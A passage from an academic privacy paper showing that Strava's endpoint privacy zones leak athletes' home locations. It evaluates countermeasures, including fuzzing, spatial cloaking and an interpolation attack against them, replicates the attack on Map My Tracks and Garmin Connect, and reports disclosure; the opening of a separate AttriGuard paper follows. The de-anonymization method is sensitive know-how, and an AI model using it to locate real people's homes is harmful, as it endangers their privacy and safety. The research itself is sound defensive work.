synthetic data. However, this decrease in efficacy alone does not account for the large difference in frequency of EPZ size. For example, if each radius were equally popular, we would have expected to identify 80,000 athletes with the 0.625 mile radius. As a result, this figure most likely reflects the distribution of EPZ radii popularity. We therefore infer that the smallest EPZ is several times more popular than any other EPZ size, and that the popularity of EPZs are inversely correlated to their radii.

We also wished to characterize the circumstances under which our technique succeeded and failed. Figure 7 shows the cumulative density functions (CDFs) of identified locations and unidentified locations across several different potentially influential metrics: the activities count for the athlete (Fig. 7a), the total distance traveled by the athlete (Fig. 7b), and the total duration of athlete activity (Fig. 7c). The greatest predictor of whether or not a protected location is leaked is the total number of activities observed. Locations that were not identified had an average of 4.6 activities, whereas locations that were identified had an average of 6.2 activities. Recall our dataset is comprised of a single month of Strava activity; this finding indicates that, over a prolonged window, the number of leaked locations is likely to be much larger than 95.1% amongst regular users of Strava.

*Failure Condition.* For 16% of the 432,022 total athletes that logged an EPZ-enabled activity, we were unable to detect the protected location. The reason for this is, like in our validation study, there were a number of athletes with too few activities to exceed the $t_c$ confidence threshold. Out of the total number of athletes, we found that 11% had recorded 1 activity and out of this set, zero protected locations were identified. To demonstrate, we filtered low-activity athlete accounts and considered only the remaining 283,920 athletes. Our algorithm identified 95.1% of the protected locations for these moderately active users (3+ EPZ-enabled activities). The remaining 4.9% are accounted for by athletes that logged a single activity for multiple distinct EPZs that did not intersect. For example, one athlete recorded an EPZ-enabled activity in two different cities. *These findings indicate that the EPZ mechanism is ineffective even for moderately active users of fitness tracking services.*

## 6 Countermeasures

While the EPZ mechanism is widely used by fitness tracking services, it lags behind the state-of-the-art in location privacy research. In this section, we address this gap in the literature by testing state-of-the-art privacy mechanisms against our Strava dataset, as well as proposing our own defense that fuzzes the boundaries of EPZs in order to frustrate our attack.

### 6.1 Obfuscation techniques

Location obfuscation techniques are complementary to anonymity; rather than hiding user identities, location obfuscation techniques assume that user identities exist but add uncertainty and randomness in collected locations to decrease accuracy. Figure 8 shows the intuition of the three approaches that we consider.

1. **Modify Radius Size.** Ardagna *et al*. propose location privacy for fitness tracking domains [27] by applying a modification to the EPZ radius to enlarge the privacy zone, as shown in the Figure 8a. Here, $r$ is the original radius of privacy zone and $r'$ is the enlarged radius. This technique predicts that the protected location will be harder to guess if the last visible point in the activity is further away from location.

2. **Fuzz EPZ Intersection Points**: The surveyed EPZ implementations provide a GPS coordinate in the activity route that falls very close to the boundary of the privacy zone. We reason that perturbing the boundary of the EPZ will significantly increase the difficulty of attack. We therefore present a fuzzing method that, for each posted activity, randomly removes a small number of GPS coordinates beyond the true boundary of the EPZ. We predict that a small amount of

noise (e.g., a few meters) injected in this fashion will dramatically change the location of the attacker's prediction (e.g., a few blocks).

3. **Spatial Cloaking** Another technique of location obfuscation is spatial cloaking [41]. We adapt spatial cloaking the in context of fitness tracking services. We shift the center of EPZ, concealing the protected location at an unknown point within the privacy zone. This obfuscation is shown in Figure 8c, where $d$ is the size of the shift and $\theta$ is the direction (angle) in which center moves. Note that while shifting center, the $d$ needs to be always less than the radius of previous privacy zone circle otherwise user sensitive location information will not be obfuscated. We pick $d$ using random value generated from Laplacian distribution to achieve $\varepsilon$-geo-indistinguishability where $\varepsilon$ is level of privacy [26].[8]

## 6.2 Data Synthesis

To test the above privacy extensions, we generated obfuscated privacy zone records using our Strava dataset using 18,532,140 unprotected (not-EPZ enabled) activities. The reason for using unprotected activities is that they provided known locations to use as ground truths, and also because some countermeasures may actually reveal parts of the true route that were concealed by Strava's EPZ implementation. We generated a synthetic dataset using the same technique described in Section 5.1. For each user, we searched their activities for route endpoints that fell within 50 meters of one another. We took the centroid of these points and designated it as a synthetic protected location. By considering only those activities associated with one of these protected locations, our subsequent analysis was based off 1,593,364 users and associated activities. Finally, we applied a privacy-enhanced EPZ to each protected location as described below.

## 6.3 Countermeasure Implementations

*Modify Radius.* For each user, we apply each of the 5 EPZ radii permitted by Strava, which enables us to see the affect of radius size on accuracy.

*Fuzz EPZ Intersection Points.* After removing points from each route that fall within the EPZ, we continue to remove points up to a random distance $r_i$ past the intersection (see Figure 8b) where $0 < r_i < F$. We initially set $F$ to 80 meters, a value intended to approximate the size of a city block.

[8] This technique provides similar operational semantics to Ardagna et al.'s "shift center" obfuscation [27].






**Figure 9:** Efficacy of *Modify Radius* defense – while larger EPZ radii seem to reduce attack accuracy, the larger radii are actually just enveloping entire activities.

*Spatial Cloaking.* For each user, we choose a random radius $r'$ from the set of permissible EPZ radii on Strava, a random angle $\theta$ ranged from 0 to 355 by factors of 5, and a random value $d$ where $0 < d < r'$. We then shifted the center of the EPZ by distance $d$ in the direction of $\theta$. This ensured that the EPZ still covered the user's protected location, but that location was at a random point within the EPZ instead of the center. $d$ was generated using a Planar Laplacian mechanism [26] to achieve $\varepsilon$-geo-indistinguishability. This function takes $\varepsilon$ which was set to 1 and $r$ which was set to $r'$. Finally, we truncated all user activities such that no GPS coordinate fell within the enhanced EPZ.


## 6.4 Countermeasure Evaluation

*Modify Radius.* Against this obfuscation, we deployed our original EPZ identification attack as described in in Section 3. The results are shown in Figure 9; while our accuracy is at 99% against 0.125 mile EPZs. our effectiveness plummets to 46% against 0.625 mile EPZs. This finding would seem to suggest that a viable and immediately applicable countermeasure against EPZ identification is simply to use one of the large radius options that are already made available by Strava. Unfortunately, upon further analysis we discovered that this was not the case. This drop in accuracy is not a result of the increased distance between endpoints and the protected location, but simply that the larger radii will often completely envelope a posted activity. In other words, the loss of accuracy can be accounted for by a decrease in observable routes (and their endpoints). At 0.625 miles, the majority of the activities in our dataset become invisible, dealing a major blow to the utility of the fitness tracking service.

*Fuzz EPZ Intersection Points.* Against this obfuscation, we considered that an attacker may try to account for the added noise by modifying the distance similarity threshold $\tau_d$ used in the EPZ identification algorithm. We considered a simple extension where $\tau_d$ incorporated




**(a)** Fixed fuzz value $F = 80$, variable constant factor $c$




**(b)** Fixed constant factor $c = 1$, variable fuzz value $F$

**Figure 10:** Efficacy of *Fuzz EPZ Intersection Points* defense. Each line charts performance using a different EPZ radii.




**Figure 11:** Activity example that demonstrates an attack against the *Spatial Cloaking* defense. If routes are moving in the direction of the protected location when they cross the EPZ, linear interpolation of the routes will yield an intersection point close to the location.





**Figure 12:** Efficacy of *Spatial Cloaking* defense (using different EPZ radii) against linear interpolation attacks.

the fuzzing value $F$ by some constant factor:

$$\tau'_d = \tau_d + cF \tag{6}$$

We parameterized $c$ by selecting a random subset of 1,000 athletes and running our algorithm using different $c$ values but with a fixed $F$ of 80 meters. As shown in Figure 10a, the optimal value of $c$ turned out to be 1.

Having parameterized the attack, we next set out to tune our fuzzing parameter in order to identify an acceptable tradeoff between privacy and usability of the fitness tracking service. Selecting a different random subset of 1000 users, we applied the enhanced EPZ mechanism. For each of the 5 permissible Strava radii $r$, we applied different values of $F$ ranging from 40 to $r$, with a ceiling of 500 meters. Several interesting findings emerge from our results, shown in Figure 10b. The first is that, while a protected location can be predicted with 96% accuracy when $r = 0.250$ miles, that accuracy drops to 32% with $r = 0.250$ miles and $F = 40$ meters. This is significant because a much larger section of the route is visible in the latter case in spite of the dramatically improved privacy level. It is also visible that higher $F$ values quickly offer diminishing returns on privacy. At $F = 200$ meters (0.124 miles), accuracy is less than or equal to 15% against all radii. This validates our theory that injecting a small amount of noise into EPZ intersection points may lead to dramatic increases in privacy level. However, we note that there are likely more expressive models for the attacker to overcome fuzzing noise, which we leave for future work.

*Spatial Cloaking* Against this obfuscation, it no longer makes sense for an attacker to predict the center of the enhanced EPZ, as the protected location is equally likely to fall anywhere within the circle. However, we predict that the direction of an activity route as it enters the EPZ still leaks significant information about the user's protected location. To demonstrate this, we propose a new attack that interpolates the direction of routes as they enter the EPZ. Figure 11 demonstrates the intuition of this approach. For each user activity, we inspect the last 2 GPS points at the end of the route, then extend the route through the EPZ with simple linear interpolation. After doing this for every activity, we tabulate all of the points in the EPZ at which these lines intersect. We then group these intersections together to find the maximum number of intersection points that fall within $t_d$ of one another. If multiple intersection points were found that fell within $t_d$ of each other, we calculated the centroid of these points and issued a prediction. We considered our prediction successful if the highest confidence centroid fell within 50 meters of the actual protected location.

| Radii | Random Guess | Prediction | Improvement |
|---|---|---|---|
| 0.125 | 6.178% | 45.0 % | 7x |
| 0.250 | 1.544% | 41.3 % | 27x |
| 0.375 | 0.686% | 39.1 % | 57x |
| 0.500 | 0.386% | 37.6 % | 98x |
| 0.625 | 0.247% | 36.2 % | 147x |

**Table 2:** Success rate of our attack on spatial cloaking compared to randomly guessing. Although the obfuscation reduces our identification rate, our attack significantly outperforms chance levels.

Our results can be found in Table 2. *Unsettlingly, this simple interpolation attack is 36.2 % - 45.0 % accurate against geo-indistinguishability techniques.* To demonstrate the significance of this result, consider the likelihood of predicting the protected location by issuing a random guess that falls within the EPZ, as shown in Table 2. For small privacy zones, our approach offers a 7x improvement over random guess; against large privacy zones, our approach offers a 147x improvement over random guessing. We also obtained similar results when running our fuzzing obfuscation against the interpolation attack. While the identification rate here is still low, it is not difficult to imagine that a more sophisticated version of this attack that leverages more expressive interpolation techniques and incorporates map information to reduce the search space. These results point to a natural tension between the desire to publish route information while concealing sensitive endpoints; significant amounts of private information is leaked through inspecting the trajectory of the route. At the same time, this countermeasure significantly increases the complexity of breaking an EPZ, which may prove sufficient to dissuade attackers in practice.

# 7 Discussion & Mitigation

## 7.1 Strava's Global Heat Map Incident.

The release of Strava's Global Heatmap published aggregated public usage data for 27 million users [14]. The motivation for publishing the heatmap was to help provide a resource for athletes to explore and discover new places to exercise; in addition, a related *Strava Metro* project leveraged this heatmap data to assist departments of transportation and city planning groups in improving infrastructure for bicyclists and pedestrians [19]. However, as a result of the sparsity of background noise in some regions, the heatmap was observed to leak sensitive and classified information regarding the locations of military bases, covert black sites and patrol routes, to name a few [24]. This information which could be turned into actionable intelligence, leading to potentially life-threatening situations [46].

Following the news coverage of privacy leakage in the global heatmap, we became curious about the privacy habits of the Strava users that exercised at these facilities. We searched our dataset for activities from three of the locations identified in popular media: the United Kingdom's Government Communications Headquarters (GCHQ), Australia's Pine Gap military facility, and Kandahar Airforce Base in Afghanistan. We found that 1 of 7 athletes in our dataset were using EPZs at GCHQ, 1 of 8 athletes used EPZs at Pine Gap, and 1 of 13 athletes used EPZs at Kandahar, suggesting that a non-negligible minority of athletes at these sites were aware of the privacy risks and were attempting to safeguard their usage.

The findings presented in this study potentially exacerbate the safety risks posed by the global heatmap revelations. Because many of the discovered facilities are highly secure, their identification in the heatmap may not pose an immediate threat to the safety of personnel. However, while the identities of specific athletes were not directly leaked in the heatmap, a related vulnerability allows an attacker to upload spoofed GPS data in order to discover the IDs of Athletes in a given area [25]. They can then search Strava for off-site areas that the targeted athlete frequents, making EPZs the last line of defense for protecting the target's home. Unfortunately, we have demonstrated that EPZs (as originally implemented) are inadequate, meaning that, conceivably, an attacker could have used our technique to identify an insecure location associated with military or intelligence personnel. We note again that such an attack is presently much more difficult on Strava following updates to their EPZ mechanism, which we describe in Section 9.

## 7.2 Attack Replication.[9]

The implications of our EPZ Identification Attack extend beyond one single fitness tracking app. To demonstrate, we replicated our attack on Map My Tracks [18] and Garmin Connect [12].

*Map My Tracks.* Users can set EPZs of radii 500, 1000, or 1500 meters. Map My Tracks also permits users to export GPS coordinates of the activities of any user in a CSV format. Like Strava, it is possible to detect the presence of an EPZ by inspecting the "distance from start" value of the GPS coordinates, which does not start from 0 if a route began within an EPZ. We created an account on Map My Tracks and uploaded 4 activities starting from the same "sensitive" location. Regardless of the EPZ size used, we successfully identified the sensitive location by running our attack, We did not need to reparameterize our algorithm (i.e., $\tau_d$, $\tau_i$), indicating that our values are robust across multiple services.

[9] Here, we describe an attack replication on companies' prior EPZ mechanisms, which were modified following vulnerability disclosure.

*Garmin Connect.* Garmin Connect is fitness tracking services that allow users to share activities tracked with compatible Garmin devices. Garmin Connect provides EPZs with radii ranging from 100 to 1000 meters in 100 meter increments. Like Map My Tracks, Garmin Connect allows users to export GPS coordinates of activities of other users in GPX format (a light-weight XML data format). Here, discrepancies between the route information and advertised distance once again makes it possible to infer when an EPZ is enabled on an activity. Creating an account on Garmin Connect, we uploaded 3 activities starting from a "sensitive" location. When launching our attack against 100, 500, and 1000 meter EPZs, we reliably recovered the protected location.

### 7.3 Additional Mitigations

In addition to the specific privacy enhancements presented above, we also advise fitness tracking services to adopt the following general countermeasures to order to increase the difficulty of abusing their services:

*Randomize Resource IDs.* Strava and Map My Tracks use sequential resource identifiers; data resources identifiers should be randomly assigned from a large space of possible identifiers (e.g., $2^{64}$), as already done by Garmin Connect, to prevent the bulk enumeration of resources.

*Authenticate All Resource Requests.* Strava facilitates surveillance at scale because it does not require authentication in order to access resources. To address this concern, we recommend placing fine-grained resources behind an authentication wall so that Strava can monitor or suspend accounts that issue a high volume of requests.

*Server-Side Rendering of Map Resources.* We do not believe that it is necessary to expose raw GPS coordinates to the client in order to provide an enriched user experience. Instead, activity maps could be rendered at the server, or at least filtered and fuzzed to frustrate EPZ location attempts.

*Conceal Existence of EPZ.* Route information exposed to clients should be consistent in the claims they make about the length of routes. The advertised distance of an activity should be modified to reflect the portion of the route that is hidden by the EPZ. Had there been consistency of distance claims in our study, we would have been unable to obtain a ground truth as to whether or not an EPZ was enabled on the activity. While our methodology could still be used to detect likely EPZs in the absence of ground truth, there would also be a large number of false positives resulting from attempting to look for EPZs where they did not exist.

## 8 Related Work

Prior to this study, the privacy considerations of fitness apps has received little consideration in the literature. Williams [11] conducted a detailed study of Strava users and their behavior towards Strava application. He concluded that the majority of participants had considered privacy issues when using the application and had taken some measures to protect themselves, such as setting up privacy zones or not listing their equipment. However, in this work we show that only 9% of all the activities we studied were using privacy zones, calling this result into question. Further, we demonstrated that the privacy measures provided by Strava are insufficient to protect user privacy. The demographics of Strava users [4] indicate that an attacker would have an ample supply of potential targets to choose from; as seen in [6, 17], property theft against Strava users has already been reported in the media. Our findings provide a viable explanation for how these attacks could occur.

### 8.1 Location Privacy

Geo-indistinguishability has been used previously [30, 55] to provide static location privacy by perturbing the real location with fake location. Geo-indistinguishability is derived from differential privacy [35] and ensures that for any two location that are geographically close it will produce a pseduo-location with similar probabilities. Andrés *et al*. [26] used Planar Laplace mechanism to achieve $\varepsilon$ geo-indistinguishability by using noise drawn from a polar Laplacian distribution and added to real locations. However, these techniques are not directly applicable to mobility data such as athletes routes that we consider in this paper. Existing work on mobility-aware location obfuscation technique [29] replaces real location traces with plausible fake location traces using human mobility model. However, this technique cannot be used directly in the context of fitness tracking apps as users still want to share a major portion of a route while preserving a certain portion of route (e.g. home).

In some instances, prior work has demonstrated applicable techniques for Preserving endpoint privacy while sharing route data. Duckham and Kulik [34] present location obfuscation techniques for protecting user privacy by adding dummy points in measurements with the same probability as the real user position. Ardagna et al. [27] demonstrate how an EPZ can be used to obfuscate users locations in order to preserve privacy, although possible weaknesses in this method are raised in [52]. In this work, we have demonstrated proof-of-concept attacks that can violate user privacy even in the presence of these obfuscations.

## 8.2 Social Network Privacy

The social network aspect of fitness tracking services allows users to "follow" each other, giving them access to additional data about each other. This can lead to social engineering [39, 5] and even automated social botnet attacks as in [28, 31], where user information such as location is automatically extracted. Strava provides a privacy option to require user approval for new followers, we show that when this option is not enabled such attacks are also possible on Strava and other fitness apps. A variety of privacy vulnerabilities have been identified on other social network platforms, ranging from server-side surveillance [33], third party application spying [54], and profiling of personality types [51]. This study confirms that a number of these concerns are also present in fitness tracking social networks.

## 8.3 Mobile Privacy

The functionality of fitness tracking social networks is predicated on the ubiquity of modern smart phones equipped with GPS and other private information (e.g., sensor readings). Lessons learned in the security literature regarding mobile application permissions could also be applied in the fitness space to improve user privacy. Enck *et al*. demonstrate a method of detecting application leakage of sensor information on the Android platform through taint analysis [36], and subsequently conducted a semi-automated analysis of a corpus of 1,100 applications in search of security and privacy concerns [37]. Felt *et al*. conduct a survey of application privileges and discovered that one-third of Android apps requested privileges that they did not need [38]. Our work suggests that overprivilege may also be a concern for third party applications that interoperate with fitness apps.

# 9 Ethics and Disclosure

Given the potential real-world privacy implications of this study, we have taken a variety of steps to ensure our research was conducted responsibly. We have consulted our Institutional Review Board (IRB) to confirm that our analysis of social media posts does not meet the definition of human subjects research (as defined in 45CFR46(d)(f) or at 21CFR56.102(c)(e)) and thus does not require IRB approval. The rationale provided was that analysis of public datasets such as social media posts does not constitute human subjects research. We note that our use of social media posts is consistent with prior research on user privacy [42, 56, 45, 53, 48], particularly studies that have evaluated location privacy and user discovery [47, 43, 49].

We have disclosed our findings to Strava, Garmin Connect, and Map My Tracks. As of the date of publication, all three companies have acknowledged the vulnerability and have incorporated one or more of our recommended countermeasures into their production systems. Strava has adopted a spatial cloaking function that is invoked upon the creation of every new user-specified EPZ, and provides the user with an option of re-randomizing the EPZ if they do not like its placement. Additionally, Strava has taken steps to prevent the bulk collection of their public user activities, including aggressive rate limiting of the `strava.com/stream/` API, least privilege restrictions on returned API fields based on the client's authorization state, and IP whitelisting of interoperable social network's servers to prevent unauthorized use of other APIs. Garmin Connect has introduced a randomization step similar to our EPZ intersection fuzzing technique – each time a new activity crosses an EPZ, the point at which the route is truncated is perturbed according to a random distribution. Additionally, Garmin Connect has added an optional user-driven obfuscation when a user attempts to create an EPZ, they may now drag the EPZ center away from their house, and moreover a message has been added to encourage users to set up multiple overlapping privacy zones. Map My Tracks also reported that they incorporated spatial cloaking into their new EPZ feature, but declined to discuss the details of their solution.

# 10 Conclusion

As fitness tracking services have grown in popularity, the online sharing of fitness data has created concerns for personal privacy and even national security. Understanding the effectiveness of privacy protections in such a system is paramount. In this paper, we have conducted a deep analysis of the privacy properties of Strava, an exemplar fitness tracking app. While we identified significant demand for privacy protections by users of these services, we have also demonstrated current mechanisms are inadequate – we found that the homes privacy-conscious athletes are consistently identifiable by attackers, and in fact that the only truly safe athletes are those that use the service infrequently. Through the insights gained in this study, we were able to develop and empirically demonstrate the efficacy of several novel privacy mechanisms that have been put into practice by major fitness tracking services. It is our hope that this work spurs greater interest in the efficacy and usability of privacy features in fitness tracking apps.

## Acknowledgments

We would like to thank Adam Aviv for his valuable comments on an early draft of this paper. We also thank the anonymous reviewers for their helpful feedback. This work was supported in part by NSF CNS grants 16-57534 and 17-50024. The views expressed are those of the authors only.

## References

[1] mapmyride. http://www.mapmyride.com/.

[2] Data Driven: Strava Users By The Numbers. http://www.triathlete.com/2016/04/features/data-driven-strav_130658.

[3] Fitbit. https://www.fitbit.com/.

[4] How Strava Is Changing the Way We Ride. https://www.outsideonline.com/1912501/how-strava-changing-way-we-ride.

[5] Strava, popular with cyclists and runners, wants to sell its data to urban planners. http://blogs.wsj.com/digits/2014/05/07/strava-popular-with-cyclists-and-runners-wants-to-sell-its-data-to-urban-planners/.

[6] Ride mapping sites: The bike thief's new best friend? http://www.cyclingweekly.co.uk/news/comment/ride-mapping-sites-the-bike-thiefs-new-best-friend-44149.

[7] Nike+. http://www.nike.com/us/en_us/c/nike-plus.

[8] Mining the Strava data. http://olivernash.org/2014/05/25/mining-the-strava-data/.

[9] Data Mining Strava. http://webmining.olariu.org/data-mining-strava/.

[10] strava-data-mining. https://github.com/wmycroft/strava-data-mining.

[11] King of the Mountain: A Rapid Ethnography of Strava Cycling. https://uclic.ucl.ac.uk/content/2-study/4-current-taught-course/1-distinction-projects/4-2013/williams-2012.pdf.

[12] Garmin Connect. https://connect.garmin.com/.

[13] Garmin Adds Privacy Zones for Public Activities. http://myitforum.com/myitforumwp/2017/04/12/garmin-adds-privacy-zones-for-public-activities/.

[14] Strava Global Heatmap - Strava Labs. http://labs.strava.com/heatmap/.

[15] Privacy Zones. https://support.strava.com/hc/en-us/articles/115000173384.

[16] Hide sensitive locations with privacy zones. http://www.mapmytracks.com/blog/entry/hide-sensitive-locations-with-privacy-zones.

[17] Strava and stolen bikes. https://www.bikehub.co.za/forum/topic/166972-strava-and-stolen-bikes/.

[18] Map My Tracks. http://www.mapmytracks.com/.

[19] What is Strava Metro? https://support.strava.com/hc/en-us/articles/216918877-What-is-Strava-Metro-?

[20] endomondo. https://www.endomondo.com/.

[21] RunKeeper. https://runkeeper.com/.

[22] Runtastic: Running, Cycling and Fitness GPS Tracker. https://www.runtastic.com/.

[23] Strava — Run and Cycling Tracking on the Social Network for Athletes. https://www.strava.com/.

[24] U.S. soldiers are revealing sensitive and dangerous information by jogging. http://wapo.st/2BDFrA4.

[25] Advanced denanonymization through strava. http://steveloughran.blogspot.co.uk/2018/01/advanced-denanonymization-through-strava.html.

[26] ANDRÉS, M. E., BORDENABE, N. E., CHATZIKOKOLAKIS, K., AND PALAMIDESSI, C. Geo-indistinguishability: Differential privacy for location-based systems. In *CCS* (2013), ACM.

[27] ARDAGNA, C. A., CREMONINI, M., DAMIANI, E., DI VIMERCATI, S. D. C., AND SAMARATI, P. Location privacy protection through obfuscation-based techniques. In *IFIP Annual Conference on Data and Applications Security and Privacy* (2007), Springer.

[28] BILGE, L., STRUFE, T., BALZAROTTI, D., AND KIRDA, E. All your contacts are belong to us: automated identity theft attacks on social networks. In *WWW* (2009), ACM.

[29] BINDSCHAEDLER, V., AND SHOKRI, R. Synthesizing plausible privacy-preserving location traces. In *IEEE Symposium on Security and Privacy* (2016), IEEE.

[30] BORDENABE, N. E., CHATZIKOKOLAKIS, K., AND PALAMIDESSI, C. Optimal geo-indistinguishable mechanisms for location privacy. In *CCS* (2014), ACM.

[31] BOSHMAF, Y., MUSLUKHOV, I., BEZNOSOV, K., AND RIPEANU, M. The socialbot network: when bots socialize for fame and money. In *Proceedings of the 27th annual computer security applications conference* (2011), ACM.

[32] CHERNOV, N., AND LESORT, C. Least squares fitting of circles. *Journal of Mathematical Imaging and Vision 23*, 3 (Nov 2005), 239–252.

[33] CRISTOFARO, E. D., SORIENTE, C., TSUDIK, G., AND WILLIAMS, A. Hummingbird: Privacy at the time of twitter. In *IEEE Symposium on Security and Privacy* (2012).

[34] DUCKHAM, M., AND KULIK, L. A formal model of obfuscation and negotiation for location privacy. In *International Conference on Pervasive Computing* (2005), Springer, pp. 152–170.

[35] DWORK, C. Differential privacy: A survey of results. In *International Conference on Theory and Applications of Models of Computation* (2008), Springer, pp. 1–19.

[36] ENCK, W., GILBERT, P., CHUN, B.-G., COX, L. P., JUNG, J., MCDANIEL, P., AND SHETH, A. N. TaintDroid: An Information-flow Tracking System for Realtime Privacy Monitoring on Smartphones. In *OSDI* (Oct. 2010).

[37] ENCK, W., OCTEAU, D., MCDANIEL, P., AND CHAUDHURI, S. A Study of Android Application Security. In *Proceedings of the 20th USENIX Security Symposium* (2011).

[38] FELT, A. P., CHIN, E., HANNA, S., SONG, D., AND WAGNER, D. Android Permissions Demystified. In *CCS* (2011), ACM.

[39] FRÖHLICH, S., SPRINGER, T., DINTER, S., PAPE, S., SCHILL, A., AND KRIMMLING, J. Bikenow: a pervasive application for crowdsourcing bicycle traffic data. In *Proceedings of the 2016 ACM International Joint Conference on Pervasive and Ubiquitous Computing: Adjunct* (2016), ACM, pp. 1408–1417.

[40] GANDER, W., GOLUB, G. H., AND STREBEL, R. Least-squares fitting of circles and ellipses. *BIT Numerical Mathematics 34*, 4 (1994), 558–578.

[41] GRUTESER, M., AND GRUNWALD, D. Anonymous usage of location-based services through spatial and temporal cloaking. In *Proceedings of the 1st international conference on Mobile systems, applications and services* (2003), ACM, pp. 31–42.

[42] HU, H., AHN, G.-J., AND JORGENSEN, J. Detecting and resolving privacy conflicts for collaborative data sharing in online social networks. In *ACSAC* (2011), ACM.

[43] LI, M., ZHU, H., GAO, Z., CHEN, S., YU, L., HU, S., AND REN, K. All your location are belong to us: Breaking mobile social networks for automated user location tracking. In *Proceedings of the 15th ACM international symposium on Mobile ad hoc networking and computing* (2014), ACM, pp. 43–52.

[44] LUPTON, D. *You are Your Data: Self-Tracking Practices and Concepts of Data*. Springer Fachmedien Wiesbaden, Wiesbaden, 2016, pp. 61–79.

[45] MAO, H., SHUAI, X., AND KAPADIA, A. Loose tweets: An analysis of privacy leaks on twitter. In *Proceedings of the 10th Annual ACM Workshop on Privacy in the Electronic Society* (2011), WPES '11, ACM.

[46] MCDONOUGH, J. Strava has Data that Most Intelligence Entities Would Literally Kill to Acquire. http://news.theceomagazine.com/technology/strava-data-intelligence-entities-literally-kill-acquire/.

[47] POLAKIS, I., ARGYROS, G., PETSIOS, T., SIVAKORN, S., AND KEROMYTIS, A. D. Where's wally?: Precise user discovery attacks in location proximity services. In *CCS* (2015), ACM.

[48] PUTTASWAMY, K. P., AND ZHAO, B. Y. Preserving privacy in location-based mobile social applications. In *Proceedings of the Eleventh Workshop on Mobile Computing Systems & Applications* (2010), ACM, pp. 1–6.

[49] QIN, G., PATSAKIS, C., AND BOUROCHE, M. Playing hide and seek with mobile dating applications. In *IFIP International Information Security Conference* (2014), Springer, pp. 185–196.

[50] QUARLES, J. A Letter to the Strava Community. https://blog.strava.com/press/a-letter-to-the-strava-community/.

[51] QUERCIA, D., KOSINSKI, M., STILLWELL, D., AND CROWCROFT, J. Our twitter profiles, our selves: Predicting personality with twitter. In *2011 IEEE Third International Conference on Privacy, Security, Risk and Trust and 2011 IEEE Third International Conference on Social Computing* (Oct 2011), pp. 180–185.

[52] SRIVATSA, M., AND HICKS, M. Deanonymizing mobility traces: Using social network as a side-channel. In *CCS* (2012), ACM.

[53] VICENTE, C. R., FRENI, D., BETTINI, C., AND JENSEN, C. S. Location-related privacy in geo-social networks. *IEEE Internet Computing 15*, 3 (May 2011), 20–27.

[54] WANG, N., XU, H., AND GROSSKLAGS, J. Third-party apps on facebook: Privacy and the illusion of control. In *Proceedings of the 5th ACM Symposium on Computer Human Interaction for Management of Information Technology* (2011), CHIMIT '11, ACM.

[55] YU, L., LIU, L., AND PU, C. Dynamic differential location privacy with personalized error bounds. In *NDSS* (2017).

[56] ZHANG, C., SUN, J., ZHU, X., AND FANG, Y. Privacy and security for online social networks: challenges and opportunities. *IEEE Network 24*, 4 (July 2010), 13–18.

[57] ZHU, J. Conversion of earth-centered earth-fixed coordinates to geodetic coordinates. *IEEE Transactions on Aerospace and Electronic Systems 30*, 3 (1994), 957–961.

# AttriGuard: A Practical Defense Against Attribute Inference Attacks via Adversarial Machine Learning

Jinyuan Jia
*ECE Department, Iowa State University*
*jinyuan@iastate.edu*

Neil Zhenqiang Gong
*ECE Department, Iowa State University*
*neilgong@iastate.edu*

## Abstract

Users in various web and mobile applications are vulnerable to *attribute inference attacks*, in which an attacker leverages a machine learning classifier to infer a target user's private attributes (e.g., location, sexual orientation, political view) from its public data (e.g., rating scores, page likes). Existing defenses leverage game theory or heuristics based on correlations between the public data and attributes. These defenses are not practical. Specifically, game-theoretic defenses require solving intractable optimization problems, while correlation-based defenses incur large utility loss of users' public data.

In this paper, we present *AttriGuard*, a practical defense against attribute inference attacks. AttriGuard is computationally tractable and has small utility loss. Our AttriGuard works in two phases. Suppose we aim to protect a user's private attribute. In Phase I, for each value of the attribute, we find a minimum noise such that if we add the noise to the user's public data, then the attacker's classifier is very likely to infer the attribute value for the user. We find the minimum noise via adapting existing *evasion attacks* in adversarial machine learning. In Phase II, we sample one attribute value according to a certain probability distribution and add the corresponding noise found in Phase I to the user's public data. We formulate finding the probability distribution as solving a constrained convex optimization problem. We extensively evaluate AttriGuard and compare it with existing methods using a real-world dataset. Our results show that AttriGuard substantially outperforms existing methods. Our work is the first one that shows evasion attacks can be used as defensive techniques for privacy protection.

## 1 Introduction

